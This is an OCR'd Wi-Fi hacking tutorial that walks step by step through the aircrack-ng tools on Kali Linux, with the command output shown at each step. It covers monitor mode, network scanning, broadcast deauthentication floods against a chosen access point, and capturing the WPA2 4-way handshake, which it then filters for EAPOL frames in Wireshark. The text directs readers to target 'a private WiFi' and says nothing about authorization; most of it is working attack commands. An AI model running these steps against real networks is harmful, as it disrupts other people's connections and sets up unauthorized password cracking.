
Complete Wi-Fi Hacking Handbook

Introduction


Wlan means wifi lan.

Reference (WiFi Pentesting) — https://github.com/ricardojoserf/wifi-pentesting-guide




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ab:46:f2:9d  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.52.128  netmask 255.255.255.0  broadcast 192.168.52.255
        inet6 fe80::da48:1c0b:5a92:876a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:4b:15:74  txqueuelen 1000  (Ethernet)
        RX packets 48547  bytes 69551145 (66.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3315  bytes 218391 (213.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 224  bytes 11240 (10.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 224  bytes 11240 (10.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 82:85:ae:48:4a:61  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

First convert wlan0 (managed mode) to wlan0mon (monitor mode) by using the below cmds.




```
┌──(root㉿kali)-[~]
└─# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR927
1 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]w
lan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```




```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Inorder to go back.




```
┌──(root㉿kali)-[~]
└─# airmon-ng stop wlan0mon

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k_htc       Qualcomm Atheros Communications AR927
1 802.11n
                (mac80211 station mode vif enabled on [phy0]wlan0)
                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```




```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Looking for WiFi’s

Look for network packets using airodump.



```
┌──(root㉿kali)-[~]
└─# airodump-ng wlan0mon
```




```
CH  6 ][ Elapsed: 12 s ][ 2023-08-09 14:35

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

EA:75:F8:98:[redacted]  -37        4        0    0  11  360   WPA2 CCMP   PSK  [redacted]
4C:BC:48:B0:[redacted]  -50        5        0    0   6  195   WPA2 CCMP   PSK  [redacted]
4C:BC:48:B0:[redacted]  -50        4        0    0   6  195   WPA2 CCMP   PSK  [redacted]
24:36:DA:9D:[redacted]  -62        3        0    0   6  195   WPA2 CCMP   PSK  [redacted]
4C:BC:48:AE:[redacted]  -63        4        0    0   6  195   WPA2 CCMP   PSK  [redacted]
24:36:DA:9D[redacted]  -61        5        0    0   6  195   WPA2 CCMP   PSK  [redacted]
4C:BC:48:AE[redacted]  -65        2        0    0   6  195   WPA2 CCMP   PSK  [redacted]
96:E2:3C:37[redacted]  -67        2        0    0   1  130   WPA2 CCMP   PSK  [redacted]
24:36:DA:9D[redacted]  -75        2        0    0   1  195   WPA2 CCMP   PSK  [redacted]
24:36:DA:9D[redacted]  -76        2        0    0   1  195   WPA2 CCMP   PSK  [redacted]
24:36:DA:9D[redacted]  -76        2        0    0   1  195   WPA2 CCMP   PSK  [redacted]
24:36:DA:9D[redacted]  -76        3        0    0   1  195   WPA2 CCMP   PSK  [redacted]
24:36:DA:9D[redacted]  -76        2        0    0   1  195   WPA2 CCMP   PSK  [redacted]
4C:BC:48:B0[redacted]  -79        2        0    0   6  195   WPA2 CCMP   PSK  [redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   BE:70:BA:4E[redacted]  -78    0 - 1      0        1         [redacted]
(not associated)   16:AE:E9:AF:[redacted]  -68    0 - 1     18        6
```

You can get BSSID/MAC Add via the above cmd. Press CTRL + C and get the BSSID of a private WiFi (like OnePlus). Copy it as it will be needed for EAPOL or 4 way handshake.


Capturing 4 Way Handshake

Now open 2 terminals. In the first one, use cmd while saving it in a ".cap" file (below is hack1 file). It uses the wireless interface to check for connecting stations and shows their MACs. Notice that no channels (i.e. -c) is mentioned. This is done to know the channels used by AP (Access Points) in the second terminal.




```
──(root㉿kali)-[~]
└─# airodump-ng -w hack1 --bssid EA:75:F8:98[redacted] wlan0mon
```

Simultaneously, in the second terminal write the aireplay cmd to deauth clients. This will show what channels does the AP use.




```
┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 0 -a EA:75:F8:98[redacted] wlan0mon
14:13:20  Waiting for beacon frame (BSSID: EA:75:F8:98[redacted]) on channel 9
14:13:21  wlan0mon is on channel 9, but the AP uses channel 11
```

Add those channels to the cmd in the first terminal as show. This captures WPA Handshake in the first terminal (precisely 4 messages).



```
┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 0 -a EA:75:F8:98[redacted] wlan0mon
```


```
┌──(root㉿kali)-[~]
└─# airodump-ng -w hack1 -c 11 --bssid EA:75:F8:98[redacted] wlan0mon
```



```
┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 0 -a EA:75:F8:98:[redacted] wlan0mon
14:13:20  Waiting for beacon frame (BSSID: EA:75:F8:98[redacted]) on channel 9
14:13:21  wlan0mon is on channel 9, but the AP uses channel 11

┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 0 -a EA:75:F8:98[redacted] wlan0mon
14:13:45  Waiting for beacon frame (BSSID: EA:75:F8:98[redacted]) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:13:45  Sending DeAuth (code 7) to broadcast -- BSSID: [EA:75:F8:98[redacted]]
14:13:46  Sending DeAuth (code 7) to broadcast -- BSSID: [EA:75:F8:98:
14:13:46  Sending DeAuth (code 7) to broadcast -- BSSID: [EA:75:F8:98:
14:13:47  Sending DeAuth (code 7) to broadcast -- BSSID: [EA:75:F8:98:
14:13:47  Sending DeAuth (code 7) to broadcast -- BSSID: [EA:75:F8:98:
14:13:48  Sending DeAuth (code 7) to broadcast -- BSSID: [EA:75:F8:98:
14:13:48  Sending DeAuth (code 7) to broadcast -- BSSID: [EA:75:F8:98:
14:13:49  Sending DeAuth (code 7) to broadcast -- BSSID: [EA:75:F8:98:
```


```
┌──(root㉿kali)-[~]
└─# airodump-ng -w hack1 -c 11 --bssid EA:75:F8:9[redacted] wlan0mon
14:15:42  Created capture file "hack1-01.cap".

 CH 11 ][ Elapsed: 48 s ][ 2023-08-09 14:16 ][ WPA handshake: EA:75:F8:98:A9

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AU

 EA:75:F8:98[redacted]  -26 100      374     1234   20  11  360   WPA2 CCMP   PS

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes

 EA:75:F8:98:[redacted]  66:9A:31:C4:[redacted]  -14    1e- 1e   169      152  EAPOL
 EA:75:F8:98:        38:D5:7A:14:        -24    1e- 6e   474      730  EAPOL
Quitting...

┌──(root㉿kali)-[~]
```

Now in the current directory (here the my root dir) do ‘ls’ to find hack1–01.cap file. Open it using cmd below.



```
┌──(root㉿kali)-[~]
└─# ls
fyrefli_obfu.py  hack1-01.csv         hack1-01.kismet.netxml
hack1-01.cap     hack1-01.kismet.csv  hack1-01.log.csv

┌──(root㉿kali)-[~]
└─# wireshark hack1-01.cap
 ** (wireshark:17506) 14:16:48.031988 [GUI WARNING] -- QStandardPaths: XDG_RU
NTIME_DIR not set, defaulting to '/tmp/runtime-root'
```


In wireshark set filter to “eapol” (for getting handshakes).


hack1-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
eapol
No.    Time      Source        Destination      Protocol  Length  Info
49…  13.382…  66:9a:31…  ea:75:f8:98:…  EAPOL   155 Key (Message 2 of 4)
49…  13.387…  ea:75:f8…  66:9a:31:c4:…  EAPOL   189 Key (Message 3 of 4)
49…  13.392…  66:9a:31…  ea:75:f8:98:…  EAPOL   133 Key (Message 4 of 4)
12…  21.119…  ea:75:f8…  CloudNet_14:…  EAPOL   133 Key (Message 1 of 4)
12…  21.123…  CloudNet…  ea:75:f8:98:…  EAPOL   157 Key (Message 2 of 4)
12…  21.128…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
12…  21.137…  CloudNet…  ea:75:f8:98:…  EAPOL   133 Key (Message 4 of 4)
14…  22.334…  ea:75:f8…  66:9a:31:c4:…  EAPOL   133 Key (Message 1 of 4)
14…  22.338…  66:9a:31…  ea:75:f8:98:…  EAPOL   155 Key (Message 2 of 4)
14…  22.344…  ea:75:f8…  66:9a:31:c4:…  EAPOL   189 Key (Message 3 of 4)
14…  22.347…  66:9a:31…  ea:75:f8:98:…  EAPOL   133 Key (Message 4 of 4)
16…  24.003…  ea:75:f8…  CloudNet_14:…  EAPOL   133 Key (Message 1 of 4)
16…  24.018…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
17…  24.952…  ea:75:f8…  66:9a:31:c4:…  EAPOL   133 Key (Message 1 of 4)
